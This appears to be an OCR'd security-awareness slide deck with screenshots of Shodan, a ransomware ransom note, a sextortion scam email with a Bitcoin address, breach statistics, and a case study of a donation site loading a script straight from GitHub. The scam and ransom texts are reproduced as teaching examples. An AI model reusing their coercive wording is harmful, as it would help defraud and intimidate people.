

TIME TO REACT @ PUSHER

KEEP CALM AND FASTEN  
YOUR SEAT BELTS

@SONYAMOISSET 🦄🌐

.I WEAR DARK  
HOODIES (AND I LISTEN TO SYNTHWAVE  
MUSIC) SO I'M A LEGIT  
SECURITY ENGINEER



# WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?




**CYBERSECURITY** IS THE TECHNIQUES OF  
PROTECTING COMPUTERS,  
NETWORKS,  
PROGRAMS AND  
DATA  
FROM **UNAUTHORISED ACCESS** OR **ATTACKS**  
THAT ARE AIMED FOR **EXPLOITATION**

OCT 2016.

A SERIES OF **DDOS ATTACKS** WERE LAUNCHED AGAINST **DNS SERVERS**, WHICH CAUSED MAJOR WEB SERVICES TO STOP WORKING





No server is currently available to service your request.

Sorry about that. Please try refreshing and contact us if the problem persists.

[Contact Support](#) — [GitHub Status](#) — [@githubstatus](#)



# The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

[Create a Free Account](#)[Getting Started](#)

## Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



## Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



## See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!




## Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.



## Analyze the Internet in Seconds

Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet Intelligence. Who buys Smart TVs? Which countries are building the most wind farms? What companies are affected by Heartbleed? Shodan provides the tools to answer questions at the Internet-scale.

[Sample Report on Heartbleed](#)





## Ooops, your files have been encrypted!

English

▼

not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

### Payment will be raised on

1/4/1970 00:00:00

#### Time Left

00:00:00:00

### Your files will be lost on

1/8/1970 00:00:00

#### Time Left

00:00:00:00

[About bitcoin](#)

[How to buy bitcoins?](#)

[Contact Us](#)

### How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Once the payment is checked, you can start decrypting your files immediately.

### Contact

If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!




Send \$600 worth of bitcoin to this address:

Copy

[Check Payment](#)

[Decrypt](#)



re: "██████████"

Inbox x



Dirk Saunders <yxpnmjarrettlwq@outlook.com>

12:07 PM (8 minutes ago)



to me ▾

I know, ██████████, is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?

I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?

Well, I believe, \$1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7

(It's CASE sensitive, so copy and paste it carefully)

Note:

You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

**SUMMARY**USD **BCH**

Address

qz7ftpz95v34u0guwn9wqyfkajhkztmxtgj9537f9g

Number of Transactions

0

Final Balance

0.00000000 BCH

Total Sent

0.00000000 BCH

Total Received

0.00000000 BCH

**TRANSACTIONS**USD **BCH**

Date (timestamp)

Hash de transaction

État

Montant



# 'i--have i been pwned?

Check if you have an account that has been compromised in a data breach

pwned?

Generate secure, unique passwords for every account

[Learn more at 1Password.com](#)[Why 1Password?](#)

416  
pwned websites

9,138,980,630  
pwned accounts

104,432  
pastes

123,594,745  
paste accounts

## Largest breaches

	772,904,991	<a href="#">Collection #1 accounts</a>
	763,117,241	<a href="#">Verifications.io accounts</a>
	711,477,622	<a href="#">Onliner Spambot accounts</a>
	622,161,052	<a href="#">Data Enrichment Exposure From PDL Customer accounts</a>
	593,427,119	<a href="#">Exploit.In accounts</a>
	457,962,538	<a href="#">Anti Public Combo List accounts</a>
	398,430,309	<a href="#">River City Media Spam List accounts</a>
	359,420,698	<a href="#">MySpace accounts</a>
	234,842,089	<a href="#">NetEase accounts</a>
	164,611,595	<a href="#">LinkedIn accounts</a>

## Recently added breaches

	622,161,052	<a href="#">Data Enrichment Exposure From PDL Customer accounts</a>
	1,408,078	<a href="#">GateHub accounts</a>
	816,662	<a href="#">EpicBot accounts</a>
	669,584	<a href="#">GPS Underground accounts</a>
	6,002,694	<a href="#">ToonDoo accounts</a>
	686,899	<a href="#">Vedantu accounts</a>
	290,955	<a href="#">Hookers.nl accounts</a>
	71,407	<a href="#">Zooville accounts</a>
	988,230	<a href="#">StreetEasy accounts</a>
	780,073	<a href="#">Sephora accounts</a>

500px



BRAZZERS



COACHELLA

JobStreet



TESCO

dailymotion



SEPHORA

tumblr.



DISQUS

Forbes



Yandex

Y!

SONY

YOUPOrn


YOUKU

# How Data Breaches Occur


## 1 Research



## 2 Stage Attack



## 3 Exfiltrate



Attacker may need to keep staging attacks until the desired information is obtained or the desired access to the network is achieved

Once the attacker maintains access to the system, exfiltration can indefinitely proceed

# WEB APP SECURITY

THE TRUMP DONATION WEBSITE INCIDENT




A COUPLE OF YEARS BACK AS THE US  
**PRESIDENTIAL CAMPAIGN** WAS  
RAMPING UP, THE TRUMP CAMP DID **SOMETHING STUPID**

ONE OF THEIR DEVELOPERS EMBEDDED  
THIS CODE IN THE CAMPAIGN'S  
DONATION WEBSITE

```
<SCRIPT SRC= " HTTPS://GITHUB.COM/IGORESCOBAR/
JQUERY-MASK-PLUGIN/BLOB/GH-PAGES/JS/JQUERY.MASK.MIN.JS "
TYPE="TEXT/JAVASCRIPT></SCRIPT>
```

THIS TAG WAS IN THE SOURCE CODE OVER AT  
[SECURE.DONALDJTRUMP.COM/DONATE-HOMEPAGE](https://secure.donaldjtrump.com/donate-homepage)  
YET **IT WAS PULLING SCRIPT DIRECTLY OFF IGOR ESCOBAR'S GITHUB REPOSITORY**  
FOR THE PROJECT

[Overview](#)

Repositories 28

Projects 0

Stars 540

Followers 327

Following 101

## Popular repositories

### [jQuery-Mask-Plugin](#)

A jQuery Plugin to make masks on form fields and HTML elements.

● JavaScript ★ 3.6k ⚡ 1.4k

### [automated-screenshot-diff](#)

Continuous Safe Deployment Made Easy

● HTML ★ 146 ⚡ 19

### [jGallery](#)

jGallery - A jQuery plugin for image galleries

● JavaScript ★ 19 ⚡ 4

### [Bitly-PHP](#)

A PHP Library to use and enjoy the RESTful Bitly API to shorten URLs, expand and more.

● PHP ★ 16 ⚡ 8

### [nodejs-playground](#)

My little piece of nodejs playground.

● JavaScript ★ 8

### [Crazy-Captcha-PHP](#)

Forked from [dgmike/captcha](#)

An image security generator to deny robot access

● PHP ★ 4 ⚡ 4

## Igor Escobar

[igorescobar](#)[Follow](#)[Block or report user](#)

Founder of @imageboss

❤️ @mibalerine's husband.

📍 Lisbon, Portugal

✉️ [blog@igorescobar.com](mailto:blog@igorescobar.com)

🌐 <http://www.igorescobar.com/>



Step 1 of 3

SECURE

## I AM YOUR VOICE

To every parent who dreams for their child, and every child who dreams for their future, I say these words to you:

*I'm With You, and I will FIGHT for you, and I will WIN for YOU.*

This is a MOVEMENT. Contribute today.

Choose donation amount:

\$10	\$35	\$75	\$100
\$250	\$1,000	\$2,700	<b>\$150.00</b>

Make this a monthly recurring donation.

Continue

Have you donated to us before and created an account?

[LOG IN](#)



```
102
103     }
104     productInfo: {
105       sku: ""
106     }
107   } //end transaction
108 }; //end digitalData
109 </script>
